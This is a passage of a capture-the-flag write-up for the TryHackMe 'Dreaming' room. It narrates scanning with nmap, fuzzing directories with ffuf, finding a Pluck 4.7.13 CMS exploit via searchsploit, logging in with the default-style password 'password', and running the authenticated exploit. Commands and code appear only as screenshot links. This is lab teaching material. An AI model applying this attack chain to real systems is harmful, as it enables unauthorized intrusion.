
DREAMING

To access the machine, click on the link given below:

- https://tryhackme.com/room/dreaming


RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.




CAPTURING THE FLAGS


The target only had **ssh** and **http** running, so I accessed the web server through my browser.




The server had a default Apache landing page. So I fuzzed for hidden directories using **ffuf**.




The endpoint had a directory listing.




I used **searchsploit** to look for exploits related to the CMS and found an interesting exploit that could be used if I had some credentials.




I clicked on *admin* and was prompted to log in.




I tried using common passwords and logged in using *'password'*.



dreaming - dreaming
pluck 4.7.13 - log in
Private browsing
10.10.17.224/app/pluck-4.7.13/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j
pluck log in
password
Log in
pluck 4.7.13 © 2005-2025. pluck is available under the terms of the GNU General Public License.


dreaming - dreaming
pluck 4.7.13 - log in
Private browsing
10.10.17.224/app/pluck-4.7.13/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j
pluck log in
Password correct. Logging you in...
pluck 4.7.13 © 2005-2025. pluck is available under the terms of the GNU General Public License.


10.10.17.224




After logging in, I downloaded the exploit on my local system and viewed it to understand its usage.




The exploit required the target IP, port, password and path to the CMS.




Hence I ran the exploit by giving it the required parameters.




